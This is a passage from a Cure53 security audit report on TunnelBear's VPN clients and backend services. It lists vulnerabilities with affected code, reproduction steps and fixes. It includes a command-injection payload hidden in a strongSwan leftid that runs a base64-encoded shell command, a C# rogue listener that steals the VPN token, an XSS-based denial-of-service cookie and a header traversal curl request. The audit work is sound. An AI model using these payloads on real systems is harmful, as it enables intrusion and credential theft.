3. Install Strongswan with *ipsec* and insert the following connection to *ipsec.conf,* which contains the VPN token and the targeted micfo_enabled server as follows:

   Contents of *ipsec.conf*:

   ```
   conn tunnelbear
    auto=add
    right=testing-fr.lazerpenguin.com
    rightid=lazerpenguin.com
    rightsubnet=0.0.0.0/0
    rightauth=pubkey
    leftsourceip=%config
    leftid="TBR-f77c5277-98a1-43ae-9109-d41fdce741c9\",\"\":\"'+
   __import__('os').system('echo dG91Y2ggL3RtcC9jNTNyY2Ug | base64 -d | sh')
   +'"
    leftauth=eap-mschapv2
    eap_identity=%identity
   ```

4. Insert the following entry to the *ipsec.secrets* file containing the public EAP password, which is shipped with the TunnelBear Windows client:
   ```
   %any : EAP "9a2b771c9b296d3f48196dac27cca6cb"
   ```
5. Initiate StrongSwan and establish the connection by issuing the command:
   ```
   ipsec up tunnelbear
   ```
6. The connection should be established successfully and the file */tmp/c53rce* should be dropped on the target server indicating that the command was executed successfully.

To mitigate this vulnerability, a two-pronged approach is recommended. Primarily, one should utilize a proper JSON or URL encoder to nest the username or token into a JSON object or URL respectively. For JSON, this could be achieved by passing the username to *jq* as an argument[3]. Additionally, it is advisable to pass the *$USERFILE* as an argument to the python script which uses *sys.argv* instead of directly embedding it into the code.

[3] Check the *$ARGS* variable and *--args* flag on the official jq manual https://stedolan.github.io/jq/manual/

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-029 WP1: Unprotected Windows OpenVPN management interface *(Medium)*

Testing confirmed that the TunnelBear Windows application communicates with the management interface of *openvpn.exe* using a socket connection on port 5678 through *localhost*. The connection is a plain TCP/IP connection lacking an authentication mechanism. In the instance whereby a rogue application is listening on the same port prior to VPN-server connection, the TunnelBear application believes it is communicating with *openvpn.exe*. As the connection is bidirectional, the rogue application can perform the following actions:

- By sending the command *>PASSWORD \n*, the TunnelBear Windows application returns the user's VPN token.
- By sending the command *>STATE:CONNECTED,CONNECTED,Text,127.0.0.1,1.2.3.4\n*, the rogue application tricks the TunnelBear Windows application into believing a VPN connection is active even though one is not.

To mount an attack of this nature, the attacker is required to launch an application listening on the management port of OpenVPN prior to the TunnelBear Windows application's attempt at establishing a VPN connection.

A rogue application of this ilk could contain the following code snippet, written in C#:

Example code snippet:

```
server = new TcpListener(IPAddress.Parse("127.0.0.1"), 5678);S
server.Start();

while (true)
{
    Console.Write("Waiting for a connection... ");
    var client = server.AcceptTcpClient();
    Console.WriteLine("Connected!");

    var stream = client.GetStream();

    int i, cnt = 0;
    var bytes = new Byte[256];
    var data = String.Empty;

    while ((i = stream.Read(bytes, 0, bytes.Length)) != 0)
    {
        data = Encoding.ASCII.GetString(bytes, 0, i);
        Console.WriteLine("Received: {0}", data);

        cnt++;
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
        if (cnt == 5)
        {
            byte[] msg = System.Text.Encoding.ASCII.GetBytes(">PASSWORD \n");
            stream.Write(msg, 0, msg.Length);

            msg =
Encoding.ASCII.GetBytes(">STATE:CONNECTED,CONNECTED,Text,127.0.0.1,1.2.3.4\n");
            stream.Write(msg, 0, msg.Length);
        }
    }
    client.Close();
}
```

Steps to reproduce:

1. Initiate the rogue application prior to launching the TunnelBear Windows application.
2. Initiate the TunnelBear Windows application.
3. Set the option *TCP Override* to enforce OpenVPN.
4. Connect to VPN within the TunnelBear Windows application.

The following screenshot displays the result of these actions:



Fig.: TunnelBear on Windows believes connection has been achieved

It must be stressed that the TunnelBear Windows application believes connection has been achieved, even though no secure tunnel has been established.

It is recommended to authenticate the management interface to the OpenVPN process prior to sending or receiving information from the socket. This would eliminate the risk of a malicious application tricking the user into the situation whereby TunnelBear reports a successful connection, even though no secure tunnel has been established.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-030 WP4: DOS via *team-invite* and CloudFlare block *(Medium)*

During a thorough examination of the *team-invite* feature, the observation was made that the generated tokens sent through invite emails can be abused to "permanently" prevent users from accessing the TunnelBear website. This can be attributed to the fact that clicked invite-links can set cookie values that contain malicious payload strings. When such a malicious cookie is set, the current CloudFlare configuration will prevent access to the website until said cookie is deleted. The following steps to reproduce demonstrate this issue in more detail.

Steps to reproduce:

1. A team member configures the current team name to a value that is later blocked by CloudFlare when it is identified in cookie values. An example would be:
   `<img src=x onerror=location['cfblockme']>`
2. The team member now invites an arbitrary user into their team by submitting an email address inside the invite field.
3. The recipient will now receive a link in the form of *https://api.tunnelbear.com/core/team/invite?token=b7339068-6102-485c-810e-9fd9a18f44f8*. This link can now be delivered to arbitrary victims.
4. Upon clicking this link, the following cookie is set by the TunnelBear API backend:

   Returned HTTP response:

   ```
   Set-Cookie: TB4T=%7B%22exists%22%3A%22false%22%2C%22team%22%3A
   %22%5Cu003cimg+src%5Cu003dx+onerror%5Cu003dlocation%5B%5Cu0027cfblockme
   %5Cu0027%5D%5Cu003e%22%2C%22email%22%3A%22niko%2Btb5%40cure53.de%22%7D;
   Max-Age=86400; Expires=Fri, 26 Nov
   ```

5. After the generated redirect, the user will get sent back to *www.tunnelbear.com* where the set cookie will be presented inside the requesting HTTP headers.
6. CloudFlare will block access to the site.

Since the malicious invite link can be automatically delivered wholesale to prevent an arbitrary set of users from entering the TunnelBear frontend website when the link is clicked through, this issue was rated as an easily-reproducible client-side DOS vulnerability. The severity is lowered by the fact that simple deletion of cookies will grant access within the CloudFlare block again.

It is recommended to ensure that either CloudFlare is configured in a less restrictive way or to generally ensure that the API backend does not permit setting potentially-malicious team names in the first place.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-033 WP8: Client API is vulnerable to directory traversal *(Medium)*

During source code review of the exposed Filterpod Client API, the observation was made that the recent updates made to the underlying request handling omit validation of supplied forwarded-for headers. In the process of handling incoming API calls from mobile clients, the request - along with the supplied *X-Forwarded-For* or *X-Real-Ip* header values - will be passed to the frontend API with the IP values insecurely embedded into the request path. This can be traced to the following affected lines of the client API's source code:

Affected file:
filterpod-client-api\server\clientApi.go

Affected code:
```
func (server *Server) postSettings_v1(w http.ResponseWriter, r *http.Request, ps
map[string]string) {
[...]
	clientip := server.getIPAdressNaive(r)
	server.log.Verbose("Update client settings - ", value, " for IP: ",
clientip)
[...]
	if a.unmarshal(_raw) {
		resp, e := server.updateUserSettings_v2(clientip, &content,
"adblocker")
```

During the *getIPAdressNaive()* call, which essentially simply consumes either *X-Forwarded-For* or *X-Real-Ip* values, the function *validIP4()* is never called. This allows potential network attackers to embed directory traversal sequences into either of those fields. During the testing phase, this was verified through the following *curl* commands:

Shell excerpt:
```
$ curl 172.17.2.5:8441/v1/client/settings -XPOST -H 'authorization: mfe-hmac
oHro93pCQ7n5KLZ9WXBTQtpZ1MtodTlBfCSeqlzz4Hk=' -d '{"adblocker":0}' -H 'X-Real-
Ip: /../this/is/traversable' -vvv
$ sudo docker logs filterpod-frontend
[...]
[WARNING] api       - Incorrect resource request:
PUT /../this/is/traversable/features/adblocker from 172.17.2.5:50830
```

Since this essentially demonstrates a lack of input validation on client-controlled header values, this vulnerability was rated as *Medium*. Even though only two API calls are externally exposed in this instance, potential damage cannot be ruled out considering that the calling of arbitrary internal *PUT* endpoints is permitted. It is recommended to ensure *validIP4()* is called for every field inside the forwarded-for values.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers any and all noteworthy findings that did not lead to an exploit but might assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

TB-09-002 WP3: Timing attack on BridgeServer PSK *(Info)*

Whilst reviewing the *polarbackend* repository, the observation was that the *BSAuth* authentication middleware compares the provided *Authorization* header with a pre-shared secret from a configuration file. The comparison is performed using the *equals* method, which compares strings element-wise.

An attacker could leverage this side-channel information to determine which elements of the *Authorization* header are matching, thereby reducing the search space.

Affected file:
polarbackend/app/controllers/partner/safeconnect/BSAuth.scala

Affected code:

```
val BSAuthToken: String = config.get[String]("mcafee.bridgeserver.psk")

def isValidBSRequest(request: Request[A]): Boolean = {
    BSAuthToken.equals(request.headers.get("Authorization").getOrElse(""))
}
```

It is recommended to compare secrets via a consistently-timed method to obscure timing information from a potential attacker.

TB-09-003 WP3: Weak password complexity in core service *(Low)*

Whilst reviewing the *backend* repository, the observation was made that the *ChangePassword* class responsible for altering user passwords applies basic checks regarding password complexity. For example, the action verifies the password's minimum length but also uses the *PasswordValidator* class to check whether the password is considered weak. This is achieved by comparing the provided password with a list of predefined and weakly-regarded passwords obtained from a file.

An approach of this nature is not considered best practice with regards to password complexity.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected file:
backend/tbearCore/app/controllers/ChangePassword.java

Affected code:
```
public static void validatePasswordChange(String password, String
passwordConfirm) {
    SimpleResponse response = new SimpleResponse();

    if (password == null || password.length() < Consts.MIN_PASS_LENGTH) {
        response.setFail(AbstractResponse.INVALID_PASSWORD_TOO_SHORT());
    } else if (password.length() >= Consts.MAX_PASS_LENGTH) {
[...]
```

It is recommended to implement and enforce a password-complexity validation to prevent users from setting low-complexity passwords which can be brute-forced or guessed easily.

Strong password-complexity policies should at least fulfill the following criteria:

- Longer passwords are generally more resilient against brute-force attacks and the minimum length should be eight characters. As also described by NIST[4]passwords shorter than eight characters are considered to be weak.
- In addition to chat, the usage of the following properties is recommended and should be enforced:
  - Lower and uppercase characters.
  - At least one digit.
  - Special characters.
- Prohibition of dictionary words or words found in user information (e.g. name).
- Prohibition of utilizing the same password twice or as a part of another password.

TB-09-004 WP3: Core backend container operates as default user *(Info)*

Whilst reviewing the *backend* repository, the observation was made that the Dockerfile for creating the *tbearCore* service deviates from the Dockerfile for building the container for the *polarbackend* service, regarding the user under which the respective service runs. Specifically, the container for the *polarbackend* service runs as *polarbackend* user, whereas the container for the *tbearCore* service runs as default user. Operating containers as the default user could result in running as *root* user. This is not considered in accordance with best practices, since the attacker would have privileged rights in the eventuality that container access is obtained.

It is recommended to also run the *tbearCore* service as a *service* user, similarly to the *polarbackend* service container.

[4] https://pages.nist.gov/800-63-3/sp800-63b.html

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-005 WP3: Arbitrary file upload to log controllers *(Medium)*

Whilst reviewing the *backend* repository, the discovery was made that the *tbearCore* service and the *tbearDashboard2* service support endpoints for uploading log files to an S3 bucket. When the user uploads a file, both services sanitize the filename but do not perform any filtering with regards to the file extension or actual content, allowing the upload of arbitrary files to an S3 bucket. After the S3-bucket upload has been completed, the service generates a URL which is sent within an email to the TunnelBear operators. Finally, the operator may access and download the uploaded file by clicking on the received link.

As the uploaded file is not checked with regards to content and extension, an attacker with access to the API endpoint could leverage this flaw to distribute download links to malicious files resulting in further, unspecified harm.

PoC:
This issue can be reproduced by sending a request to the Log controller. The following request and response pair demonstrate the upload of a file entitled *yay.exe*.

HTTP request:

```
POST /v2/upload/logs HTTP/2
Host: api.tunnelbear.com
[...]
Authorization: Bearer eyJ0e<REDACTED>
[...]
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundary8qOciDAFCb5YYeaP
Content-Length: 187

------WebKitFormBoundary8qOciDAFCb5YYeaP
Content-Disposition: form-data; name="data"; filename="yay.exe"
Content-Type: text/plain

<arbitrary malicious content>
------WebKitFormBoundary8qOciDAFCb5YYeaP--
```

This request results in the following download link delivered via email:

Download link:

```
https://d2fd294oq7rdu5.cloudfront.net/client_logs/niko-tb1-cure53-de-
2021111714080-e057c4ff-1797-4d57-be4c-0fb929774783-yay.exe?
Expires=1639750080&Signature=Af2qf5p8Y-
VmC8l8NnJYY4wLcjDtSLdWj8ObqsPwzC1gVzSq7PIdhggsbTcStxgJJB7FDF0S2FGlFbvtpygXwckcfq
8pamYzPLQV8UgkR13vDcaBfsOecUBtMMq2SJsD5bI8ntf6jtSXUhOLkOx1mnOP-
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
miv137N7JHHoi9Z4U6Ob8Y6ezMD4Y~xPobuPebj3m9wW5qONXhsdHzocJkmEgLyU5ZTTCljw~nzwCY5v
LRFug1TcfbzgIdORDofU7xq-O4De2BCwXDLcRTRVxNdSlPWs3Z0i0tW4RNaJbiIxjG51hYkp-
8miyavy3JcviYHeNS0zjAE0L~od00iUJyjtw__&Key-Pair-Id=APKAIYWEERAFAJTHH6BA
```

Opening this link results in the download of the file *yay.exe*.

Affected file:
backend/tbearCore/app/controllers/client_api/UploadLogs.java

Affected code:
```
public static void handleValidRequest(User user, File data, String feedback,
String version) {
    // Don't sanitize file extension
    String sanitizedFileName;
    if (data.getName().lastIndexOf('.') == -1) sanitizedFileName =
Utils.ensureAlphaNumeric(data.getName());
    else sanitizedFileName =
Utils.ensureAlphaNumeric(data.getName().substring(0,
data.getName().lastIndexOf('.'))) +
data.getName().substring(data.getName().lastIndexOf('.'));

    String objectKey = "client_logs/" + Utils.ensureAlphaNumeric(user.user) +
"-" + date_string + "-" + sanitizedFileName;
    PutObjectResponse response = s3Client.putObject(PutObjectRequest.builder()
        .bucket(BUCKET_NAME)
        .key(objectKey)
        .serverSideEncryption(ServerSideEncryption.AES256)
        .build(), data.toPath());
[...]
    url =
CloudFrontUrlSigner.getSignedURLWithCannedPolicy(SignerUtils.Protocol.https,
distributionDomain, privateKeyFile, objectKey, keypairId,
url_expiration.toDate());
[...]
    sendLogEmail(user, version, Optional.of(feedback), Optional.of(url));
}
```

Affected file:
backend/tbearDashboard2/app/controllers/client_api/LogsController.scala

Affected code:
```
private def uploadData(data: MultipartFormData.FilePart[Files.TemporaryFile])
(implicit
request: BearUserRequest[AnyContent],
uploadLogsAWSService: UploadLogsAWSService): String = {
    val formatter = DateTimeFormat.forPattern("YYYYMMddHmms")
    val date = formatter.print(DateTime.now) + "-" + UUID.randomUUID().toString
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
    // Don't sanitize file extension
    val sanitizedFileName =
    if (data.filename.lastIndexOf('.') == -1) Utils.sanitize(data.filename)
    else
        s"${Utils.sanitize(data.filename.substring(0,
data.filename.lastIndexOf('.')))}${data.filename.substring(
data.filename.lastIndexOf('.'))}"

    val objectKey =     s"client_logs/${Utils.sanitize(request.user.user)}-
$date-$sanitizedFileName"
uploadLogsAWSService.putObject(
    PutObjectRequest
    .builder()
    .bucket(BucketName)
    .key(objectKey)
    .serverSideEncryption(ServerSideEncryption.AES256)
    .build(),
    data)

    objectKey
}
```

It is recommended to strictly validate the uploaded file via the *Log* controller interface regarding file content and size. Furthermore, the upload of arbitrary files should be prohibited.

TB-09-006 WP3: Timing attack on *vpn-auth* header *(Info)*

Whilst reviewing the *backend* repository, the observation was made that the *VpnServerAllow* middleware compares the *vpn-auth* HTTP header with a secret token from a configuration file. The comparison is performed using the *equals* method, which compares strings element-wise.

An attacker could leverage this side-channel information to determine which elements of the *vpn-auth* header are matching, thereby reducing the search space.

Affected file:
backend/tbearCore/app/controllers/VpnServerAllow.java

Affected code:

```
if (vpnAuthHeader == null || !
vpnAuthHeader.value().equals(Play.configuration.getProperty("vpn.api.token"))
    unauthorized("Invalid token.");
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

It is recommended to compare secrets in a consistently-timed manner to obscure timing information from an attacker.

TB-09-007 WP3: Insecure refresh-token handling *(Low)*

While reviewing the *backend* repository, the observation was made that the *tbearDashboard2* service and the *tbearLib* library both generate refresh tokens that are utilized during the renewal of the actual access token. The refresh tokens contain a random ID and the user ID to prevent collisions. However, both services fail to properly sign the issued refresh tokens. Furthermore, a refresh token does not rotate after it has been used to refresh the actual access token.

As the refresh tokens remain unsigned, an attacker could attempt to guess or obtain a refresh token in order to ultimately obtain an access token that grants access to the backend systems.

Affected file:
backend/tbearDashboard2/app/services/AuthService.scala

Affected code:

```
// Generates an AccessToken and a RefreshToken
def generateAuthInfo(userId: Long, deviceId: String, expirySeconds: Option[Int]
= None)(implicit
executionContext: ExecutionContext): Future[AuthInfo] = {
    val accessToken = generateAccessToken(userId, deviceId, expirySeconds)
generateRefreshToken(userId, deviceId).map { refreshToken =>
        AuthInfo(accessToken, refreshToken,
expirySeconds.getOrElse(DefaultAccessTokenExpireSeconds))
}
[...]
def generateRefreshToken(userId: Long, deviceId: String): Future[String] = {
[...]
    // Push expiries
    for {
        _ <- redis.expire(
            getUserIdDeviceIdToRefreshTokenKey(userId, deviceId),
            DefaultRefreshTokenExpireSeconds seconds)
            _ <- redis.expire(getRefreshTokenToUserIdKey(refreshToken),
DefaultRefreshTokenExpireSeconds seconds)
            _ <- redis.expire(getRefreshTokenToDeviceIdKey(refreshToken),
DefaultRefreshTokenExpireSeconds seconds)
[...]
    val refreshToken = s"${UUID.randomUUID().toString}-$userId" // Append userId
to prevent collisions
[...]
def generateAuthInfo(refreshToken: String): Future[Option[AuthInfo]] = {
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
    (for {
        maybeUserId <- redis.get[Long](getRefreshTokenToUserIdKey(refreshToken))
maybeDeviceId <- redis.get[String](getRefreshTokenToDeviceIdKey(refreshToken))
    } yield {
        maybeUserId
        .flatMap(userId =>
            maybeDeviceId.map { deviceId =>
            // Generate new auth information
                generateAuthInfo(userId, deviceId)
        })
        toFutureOpt
    }).flatten
}
```

Affected file:
backend/tbearLib/app/Secure/OAuth2Token.java

Affected code:

```
// Creates a new refresh token for the given user and stores it in Redis
public static String generateRefreshToken(long userId, String deviceId) {
String refreshToken = String.format("%s-%d", UUID.randomUUID().toString(),
userId);
    Redis.setex(getRefreshTokenToUserIdKey(refreshToken),
REFRESH_TOKEN_EXPIRY_SECONDS, Long.toString(userId));
    Redis.setex(getRefreshTokenToDeviceIdKey(refreshToken),
REFRESH_TOKEN_EXPIRY_SECONDS, deviceId);
    Redis.setex(getUserIdToRefreshTokenKey(userId, deviceId),
REFRESH_TOKEN_EXPIRY_SECONDS, refreshToken);
    addRTtoRTList(userId, refreshToken);
    return refreshToken;
}
```

It is recommended to properly sign refresh tokens and rotate refresh tokens whenever they are used for the purposes of obtaining a new access token. Upon receiving a deprecated or used refresh token, the services should immediately invalidate the user's access token and refresh token, requiring the user to reauthenticate.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-008 WP3: Lack of rate limiting in PolarBear *ClientEventsController* *(Low)*

While reviewing the *polarbackend* repository, the discovery was made that the *ClientEventsController* supports two endpoints to upload a client event: one that requires authentication, and one without using the *AuthAction* middleware. The endpoint without authentication does not apply any rate limiting, which increases susceptibility to Denial-of-Service (DoS) attacks.

Affected file:
polarbackend/app/controllers/ClientEventsController.scala

Affected code:

```
def addUnauth() =
    Action(parse.json) { implicit request =>
    queueClientEvents(request.body, false)
    Ok
}
```

It is recommended to apply rate limiting to the */events/addUnauth* API endpoint additionally to prevent DoS situations.

TB-09-011 WP1: Unmitigated miscellaneous issues from previous audits *(Info)*

This ticket presents all unmitigated or partially-unmitigated miscellaneous issues identified via the previous penetration tests conducted in June 2019, November 2019, and October 2020.

TB-08-006 Android: Unencrypted shared preferences and database

This issue relates to the storage of sensitive data within the shared preferences and local databases. Although the Android app now stores data in encrypted form within the shared preferences, the observation was made that other sensitive data - such as the VPN token - is still stored in plain text within the *tunnelbear_database* used by the app.

Example entry for *tunnelbear_database*:

```
USER_INFO {"account_status":"NORMAL","data_limit_bytes":-
1,"id":0,"is_data_unlimited":true,"vpn_token":"TBR-4f8b334e-ff84-4a07-8627-
0353676666b8"}
```

As indicated previously, it is recommended to encrypt the database contents using a key from the Android Keystore.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-08-008 OSX: Hardening the privileged helper

Testing confirmed that the active macOS source code has not inserted any checks to the functions *killProcess* or *fetchLogs,* therefore the initial recommendations still apply.

TB-09-013 WP3: SSRF and directory traversal in */core2/blaster/send* API *(Medium)*

Whilst reviewing the *tbearDashboard2* repository, the observation was made that the backend service offers an endpoint for administrators and developers to deliver emails from the support email address. The endpoint */core2/blaster/send* has a parameter called *template*, which the endpoint refers to when deciding whether an internal template or an external template should be used when generating the content of the email. In the eventuality that the *template* parameter commences with *http*, the service issues an HTTP GET request without validating the received URL to download the template from an external source, thereby resulting in SSRF. In the other case, whenever the *template* parameter does not commence with *http*, the service uses the *template* parameter as a path variable to query without proper sanitization, which may result in a path or directory traversal.

Affected file SSRF:
backend/tbearDashboard2/app/services/MailinglistService.scala

Affected code SSRF:

```
@Trace(dispatcher = true)
def getEmailTemplate(html_url: String): Future[String] = {
    Try(ws.url(html_url).get()) match {
    case Success(resp) =>
        for {
            html <- resp.filter(_.status == 200).recoverWith {
    case e: NoSuchElementException =>
        Future.failed(new Exception(s"URL $html_url returned invalid status
code"))
    }
} yield html.body
    case Failure(exception) => throw exception
    }
}
```

Affected file directory traversal:
backend/tbearDashboard2/app/services/MailgunService.scala

Affected code directory traversal:

```
def getTemplate(template: String): Future[MailgunResponse[TemplateResponse]] = {
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
    prepare("/templates/" + template).addQueryStringParameters("active" ->
"yes").get().map(parseResp[TemplateResponse])
}
```

It is recommended to implement an SSRF protection strategy, such as checking the URL against an allow-list and properly sanitizing the *template* parameter, to mitigate the risk of path or directory traversal.

TB-09-015 WP3: Stored DOM-XSS vulnerability in coupon generator *(Medium)*

Whilst reviewing the *tbearPayment* repository, the discovery was made that the *BulkCouponAdmin* controller exposes an endpoint for generating bulk coupon code bundles, invoked by admin users. This bundle also contains a description comprising a string with a maximum length of 100 characters. It was observed that the controller does not sanitize the admin user-provided description. The JavaScript front-end queries the bulk coupon code data to obtain information regarding created bundles, which directly encodes the bundle values. This includes encoding the description property of type string as HTML values, which allows an admin user to inject arbitrary HTML and JavaScript code.

Affected file:
tbearPayment/conf/routes

Affected code:

```
POST    /payment/bulkCoupons  BulkCouponAdmin.generateBundle
POST    /payment/web/bulkCoupons  BulkCouponAdmin.generateBundle
GET     /payment/bulkCoupons  BulkCouponAdmin.getBundles
GET     /payment/web/bulkCoupons  BulkCouponAdmin.getBundles
```

Affected file:
backend/tbearPayment/app/controllers/BulkCouponAdmin.java

Affected code:

```
public class BulkCouponAdmin extends BaseBearController {
[...]
    public static void getBundles() {
    renderJSON(BulkCouponBundle.getAll());
}
[...]
public static void generateBundle(
    @Required @MaxLength(50) String contact,
    @Required @MaxLength(100) String description,
    @Required @Min(0) Double unitPrice,
    @Required @Min(1) int quantity,
    @Required @Product String product) {
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
[...]
    if (apps.isPresent() && apps.get().size() == 1 && !
productInfo.getRecurring()) {
        BulkCouponBundle.create(contact, description, unitPrice, quantity,
product);
        ok();
    } else {
        badRequest("Invalid Parameter.");
```

Affected file:
backend/tbearPayment/public/javascript/couponGenerator/main.js

Affected code:

```
function populateExisting() {
    $.ajax({
        method: "GET",
        url: "/payment/bulkCoupons"
    }).done(function( data ) {
[...]
    var $formData;
    for (x = 0; x < data.length; x++) {
        var $tempElement = $('.dummy-row').clone().css('display', 'flex');
[...]
        $tempElement.find('.description').html(data[x].description);
[...]
        $('#rows').append($tempElement);
```

It is recommended that the majority of *html()* invocations are replaced with jQuery's *text()* invocations. Furthermore, it is recommended to sanitize user data and embed it safely into HTML via templates. Alternatively, a sanitizer such as DOMPurify could be integrated to achieve this. By doing so, attackers would not be able to supply data that contains malicious HTML, thereby preventing the execution of risk-laden JavaScript.

TB-09-016 WP6: Timing attack on *Overseer* authorization header *(Info)*

Whilst reviewing the *TunnelOverseer* repository, the observation was made that several endpoints require an HTTP-header authorization. The middlewares compare the provided HTTP authorization header by using the *equals* method, which compares strings element-wise.

An attacker could leverage this side-channel information to determine which elements of the *vpn-auth* header are matching, thereby reducing the search space.

Affected file:
TunnelOverseer/app/controllers/actions/ApiTokenAuthAction.scala

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected code:

```
override def apply(request: Request[A]): Future[Result] = {
    apiTokenDao
    .get(service)
    .map(token =>
token.equals(request.headers.get("Authorization").getOrElse("").replaceFirst("Bearer ", "")))
```

Affected file:
TunnelOverseer/app/controllers/actions/TBAuthAction.scala

Affected code:

```
override def apply(request: Request[A]): Future[Result] = {
    apiTokenDao
    .get()
    .map(token =>
token.equals(request.headers.get("Authorization").getOrElse("").replaceFirst("Bearer ", "")))
```

Affected file:
TunnelOverseer/app/controllers/actions/VpnAuthAction.scala

Affected code:

```
override protected def refine[A](request: Request[A]): Future[Either[Result,
VpnServerRequest[A]]] = {
    (for {
        apiToken <- apiTokenDao.get(Service.VpnServer)
    } yield {
        if (apiToken == request.headers
            .get("Authorization")
            .getOrElse(request.headers.get("vpn-auth").getOrElse(""))
            .replace("Bearer ", "")) {
```

It is recommended to compare strings in a consistently-timed manner to obscure timing information from an attacker.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-017 WP6: Absence of certificate wrap for Wireguard public key *(Info)*

Whilst reviewing the *TunnelOverseer* repository, the observation was made that the *Overseer* service offers an API endpoint - protected by the VPN authentication middleware - to upload reports within the *ReportController*. This endpoint accepts a report JSON object concerning a particular VPN server and also includes a Wireguard public key. This public key is not wrapped into a certificate, therefore it remains impossible to verify its authenticity. Furthermore, other vital parameters such as expiration date, the issuer or similar remain unverifiable.

Affected file:
TunnelOverseer/app/controllers/ReportController.scala

Affected code:
```
def serverReport() =
    vpnAuth.async(parse.formUrlEncoded) { implicit request =>
[...]
    wireguardPublicKey = report.get.wireguardPublicKey
)
```

It is recommended to wrap public keys in certificates signed by a trusted system authority each and every time to ensure that public keys are authentic, trustworthy, and valid from a client perspective.

TB-09-019 WP6: Inconsequential use of JSON validation and rate limiting *(Low)*

During a review of the *TunnelOverseer* service, the observation was made that most controllers do not extend from the traits that the *JsonBodyValidation* class offers. The only controller that implements this correctly is the *LoadBalancedVpnController,* as demonstrated via the following code-snippet example:

Example file:
TunnelOverseer\app\controllers\LoadBalancedVpnController.scala

Example code:
```
class LoadBalancedVpnController @Inject() (implicit
[...]
) extends AbstractController(cc)
    with JsonBodyValidation
    with Logging {
```

Every other class within this service lacks this trait and thus performs insufficient validation of JSON content types; consequently, they are not limited by a maximum

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

content length when consumed. The same applies to the *RateLimitedController,* which is currently only extended by both the *ServerInfo* class and the *PublicController*.

It is recommended to ensure that all controllers that consume JSON bodies inherit validation traits that the *JsonBodyValidation* implements. Additionally, one should ensure that those endpoints utilize necessary rate limitations by inheriting them from the *RateLimitedController* class.

TB-09-020 WP6: HTML email injection via VPN server name *(Medium)*

Whilst reviewing the TunnelBear *Overseer* repository, the observation was made that the *StaleServerReportTask* generates emails for operators in the eventuality a VPN server is considered stale. When the task identifies a server of this nature, it creates an HTML email and directly embeds several values of the VPN server into the HTML body of the email without sanitization. An operator with access to the VPN management endpoint could provide a malicious server name including HTML tags to the *Overseer* service, which is delivered to TunnelBear operators within the HTML body.

Affected file:
TunnelOverseer/app/tasks/StaleServerReportTask.scala

Affected code:

```
val tableRows = staleVpns
    .map(server =>            s"<tr><td>${server.id}</td><td>$
{server.ipAddress}</td><td>${server.serverName}</td><td>${server.region}</
td><td>${server.lastCheckIn}</td></tr>")
.mkString("")
```

It is recommended to sanitize all input data to prevent injections into the HTML body of emails.

TB-09-021 WP3: *ValidateEmail* API endpoint exposes internal-error message *(Info)*

During the assessment of the *validateEmail* API endpoint, the discovery was made that verbose error messages are displayed to the user. The issue can be observed by specifying an invalid value within the HTTP body, as highlighted below.

HTTP request:

```
POST /v2/validateEmail HTTP/2
[...]

{"email": "foo@bar.com"}
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Returned HTTP response:

```
HTTP/2 400 Bad Request
[...]
<p id="detail">
For request 'POST /v2/validateEmail' [Invalid Json: Unexpected character
(&#x27;"&#x27; (code 8220 / 0x201c)): was expecting double-quote to start field
name
